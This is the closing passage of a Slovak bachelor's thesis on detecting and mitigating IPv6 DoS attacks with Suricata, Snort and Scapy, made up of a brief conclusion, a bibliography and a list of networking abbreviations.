V praktickej časti boli zrealizované detekcie a mitigácie DoS útokov ako ICMPv6 flood útok, SMURF útok, TCP-SYN útok aUDP flood útok na základe IPv6 adresy. Na detekciu a mitigáciu boli pužívané programy Suricata, Snort a Scapy. Pri ICMPv6 flood útoku boli odosielané veľké množstvá ICMPv6 echo request paketov na obet. Pri útoku SMURF bola detekovaná okrem IPv6 adresy útočníka aj IPv6 adresa klienta, kde na správu ICMPv6 echo request od útočníka bola odpovedaná kientom správa ICMPv6 echo reply smerom k obeti, ktorá v bakalárskej práci predstavovala server. Pri dektecií útoku TCP-SYN boli na serveri vo veľkom množstve detekované TCP-SYN spojenia od útočníka. V programe Scapy u UDP flood útoku sa využívali porty transportnej vrstvy, kde boli UDP datagramy vo veľkom množstve posielané útočníkom na konkrétny port obete.

Každý útok DoS alebo DDoS, či už na základe IPv4 alebo IPv6 adresy je veľmi nebezpečný, no správnou detekciou alebo mitigáciou môžu byť tieto útoky zoslabené, poprípade zneškodnené.

8. LITERATURA

[1] Layers of OSI Model [online]. [cit. 2020-10-20]. Dostupné z: <https://www.geeksforgeeks.org/layers-of-osi-model/>

[2] TCP/IP Model [online]. [cit. 2020-10-20]. Dostupné z: <https://www.geeksforgeeks.org/tcp-ip-model/Understanding IPv4 and IPv6/>

[3] Protocol Family [online]. [cit. 2020-10-13]. Dostupné z: <https://www.juniper.net/documentation/en_US/junos/topics/topic-map/security-interface-ipv4-ipv6-protocol.html/>

[4] *IPv4 - Packet Structure* [online]. [cit. 2020-10-13]. Dostupné z: <https://www.tutorialspoint.com/ipv4/ipv4_packet_structure.htm/>

[5] ICMP Protocol [online]. [cit. 2020-12-09]. Dostupné z: <https://www.javatpoint.com/icmp-protocol/>

[6] IPsec (Internet Protocol Security) [online]. [cit. 2020-10-20]. Dostupné z: <https://searchsecurity.techtarget.com/definition/IPsec-Internet-Protocol-Security/>

[7] "Dual Stack" Will Deliver IPv6 Connectivity. [online]. [cit. 2020-10-20]. Dostupné z: <https://whatismyipaddress.com/dual-stack/>

[8] Tunelování v sítích (nejen) IPv6 [online]. [cit. 2020-10-20]. Dostupné z: <https://m.systemonline.cz/it-security/tunelovani-v-sitich-nejen-ipv6.htm/>

[9] Static NAT-PT for IPv6 Configuration Example [online]. [cit. 2020-10-20]. Dostupné z: <https://www.cisco.com/c/en/us/support/docs/ip/network-address-translation-nat/113275-nat-ptv6.html/>

[10] SATRAPA, Pavel. IPv6 - Internetový protokol verze 6 [online]. 4. aktualizované a rozšírené vydanie. Praha: CZ.NIC, 2019 [cit. 2020-10-19]. ISBN ISBN 978-80-88168-46-1. Dostupné z: <https://knihy.nic.cz/files/edice/IPv6-2019.pdf/>

[11] Protokol IPv6 [online]. [cit. 2020-10-20]. Dostupné z: <http://cloud1x.edupage.org/cloud/IPv6.pdf?z%3ALy%2BvCKDJi7cda30%2FVOqSCi6bg9bsivULDnGeZhgdBXnThuQm4rf9jFzgakKDuxMh>

[12] IPv6 NAT [online]. [cit. 2020-10-20]. Dostupné z: <https://www.juniper.net/documentation/en_US/junos/topics/topic-map/security-ipv6-nat.html/>

[13] Common misconceptions about IPv6 security [online]. [cit. 2020-12-09]. Dostupné z: <https://blog.apnic.net/2019/03/18/common-misconceptions-about-ipv6-security/>

[14] Deploy360 20 January 2015 IPv6 Security Myth #2 – IPv6 Has Security Designed In [online]. [cit. 2020-12-09]. Dostupné z: <https://www.internetsociety.org/blog/2015/01/ipv6-security-myth-2-ipv6-has-security-designed-in/>

[15] Internet Protocol version 6 (IPv6) Header [online]. [cit. 2020-10-13]. Dostupné z: <https://www.geeksforgeeks.org/internet-protocol-version-6-ipv6-header/>
[16] *ICMPv6* [online]. [cit. 2020-12-09]. Dostupné z: http://www.cu.ipv6tf.org/literatura/chap5.pdf/
[17] *TCP/IP Model: Layers & Protocol | What is TCP IP Stack?* [online]. [cit. 2021-5-18]. Dostupné z: https://www.guru99.com/tcp-ip-model.html
[18] Service Name and Transport Protocol Port Number Registry [online]. [cit. 2021-5-18]. Dostupné z: https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xml
[19] A. FOROUZAN, Behrouz. TCP/IP Protocol Suite [online]. Fourth Edition. New York: The McGraw-Hill Companies, 2010 [cit. 2021-5-18]. ISBN 978-0-07-337604-2. Dostupné z: https://vaibhav2501.files.wordpress.com/2012/02/tcp_ip-protocol-suite-4th-ed-b-forouzan-mcgraw-hill-2010-bbs.pdf
[20] TCP Connection Establish and Terminate [online]. [cit. 2021-5-18]. Dostupné z: https://www.vskills.in/certification/tutorial/tcp-connection-establish-and-terminate
[21] MALINOWSKI, Aleksander a Bogdan M. WILAMOWSKI. User Datagram Protocol—UDP [online]. 20 August 2010 [cit. 2021-5-19]. Dostupné z: http://www.eng.auburn.edu/~wilambm/pap/2011/K10148_C059.pdf
[22] *What is Transport Layer Security (TLS)? Strengths and Vulnerabilities Explained* [online]. [cit. 2021-5-19]. Dostupné z: https://heimdalsecurity.com/blog/what-is-transport-layer-security
[23] TRIPATHI, Nikhil a Babu MEHTRE. DoS and DDoS Attacks: Impact, Analysis and Countermeasures [online]. [cit. 2020-10-27]. Dostupné z: <https://www.researchgate.net/publication/259941506_DoS_and_DDoS_Attacks_Impact_Analysis_and_Countermeasures>
[24] Dos vs DDoS Attacks: The Differences and How To Prevent Them [online]. [cit. 2020-10-27]. Dostupné z: <https://www.comparitech.com/net-admin/dos-vs-ddos-attacks-differences-prevention/>
[25] 7 Tactics To Prevent DDoS Attacks & Keep Your Website Safe [online]. [cit. 2020-11-10]. Dostupné z: <https://phoenixnap.com/blog/prevent-ddos-attacks/>
[26] *UDP Flood* [online]. [cit. 2020-10-27]. Dostupné z: <https://www.imperva.com/learn/ddos/udp-flood/>
[27] ARP FLOODING ATTACK [online]. [cit. 2020-11-10]. Dostupné z: <https://www.trendmicro.com/vinfo/us/threat-encyclopedia/archive/security-advisories/arp%20flooding%20attack/>
[28] Ping of death [online]. [cit. 2020-11-10]. Dostupné z: <https://www.ionos.com/digitalguide/server/security/ping-of-death/>
[29] 8 Best DDoS Attack Tools (Free DDoS Tool Of The Year 2020) [online]. [cit. 2020-11-10]. Dostupné z: <https://www.softwaretestinghelp.com/ddos-attack-tools/>

[30] THC-IPV6 Package Description [online]. [cit. 2020-12-09]. Dostupné z: <https://tools.kali.org/information-gathering/thc-ipv6/>
[31] *Could IPv6 Result in More DDoS Attacks?* [online]. [cit. 2020-12-09]. Dostupné z: <https://www.allot.com/blog/ipv6_ddos_attack_vulnerability/>
[32] 7 Tips for Defending Your Network against DDoS Attacks [online]. [cit. 2020-11-10]. Dostupné z: <https://www.corero.com/blog/7-tips-for-defending-your-network-against-ddos-attacks/>
[33] *IPv6 DDoS and Protection Measures* [online]. [cit. 2020-12-09]. Dostupné z: <https://blogs.infoblox.com/ipv6-coe/ipv6-ddos-and-protection-measures/>
[34] ALENEZI, Mohammed a Martin J REED. The Seventh International Conference on Systems and Networks Communications: Methodologies for detecting DoS/DDoS attacks against network servers. Colchester, UK: IARIA, 2012, s. 92-97. ISBN 978-1-61208-231-8.
[35] What is Suricata? Intro to a Best of Breed Open Source IDS and IPS [online]. [cit. 2020-12-09]. Dostupné z: <https://bricata.com/blog/what-is-suricata-ids/>
[36] New to Snort? [online]. [cit. 2020-12-09]. Dostupné z: <https://www.snort.org/>
[37] Zeek IDS [formerly known as Bro] is One of the Most Powerful Cybersecurity Tools You've Never Heard Off [online]. [cit. 2020-12-09]. Dostupné z: <https://bricata.com/blog/zeek-ids-threat-detection/>
[38] What is NetFlow? [online]. [cit. 2020-12-09]. Dostupné z: https://bricata.com/blog/zeek-ids-threat-detection/
[39] Firewall [online]. [cit. 2021-5-20]. Dostupné z: https://www.webopedia.com/definitions/firewall/

Zoznam symbolov a skratiek

Atď	A tak ďalej
AFRINIC	AfricanNetwork InformationCenter
ACK	Acknowledgment
APNIC	AsiaPacificNetwork InformationCentre
ARIN	AmericanRegistry forInternet Numbers
DAD	Duplicate Address Detection
DHCP	Dynamic Host Configuration Protocol
DDos	Distributed Denial of Service
DoS	Denial of service
DNS	Domain Name Systém
FIN	Terminate the connections
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
HULK	HTTP Unbearable Load King
IANA	Internet Assigned Numbers Authority
ICMP	Internet Control Message Protocol
ICMPv6	Internet Control Message Protocol version 6
IP	Internet Protocol
IPv4	Internet Protocol version 4
IPv6	Internet Protocol version 6
ISO	International Organization for Standardization
LOIC	Low Orbit Ion Cannon
LIR	Local Internet Registry
LACNIC	Latin Americanand CaribbeanInternet AddressesRegistry
MAC	Media access control
NAT	Network Address Translation
NAT-PT	Network Address Translation - Protocol Translation
NAPR	Napríklad
NIDS	Network Intrusion Detection Systems

QoS	Quality of service
PSH	Push Function
RA	Router Advertisement
RIPE NCC	RéseauxIP EuropéensNetwork CoordinationCentre
RIR	RegionalInternet Registry
RST	Reset the connections
SMTP	Simple Mail Transfer Protocol
SSH	Secure Shell
SYN	Synchrotization
TCP	Transmission Control Protocol
THC-IPV6	The Hacker Choice’s IPv6 Attack Toolkit
TLS	Transport Layer Security
TLV	Type-Length-Values
TTL	Time to live
UDP	User Datagram Protocol
URL	Uniform Resource Locator
VPN	Virtual Private Network
XOIC	High Orbit Ion Cannon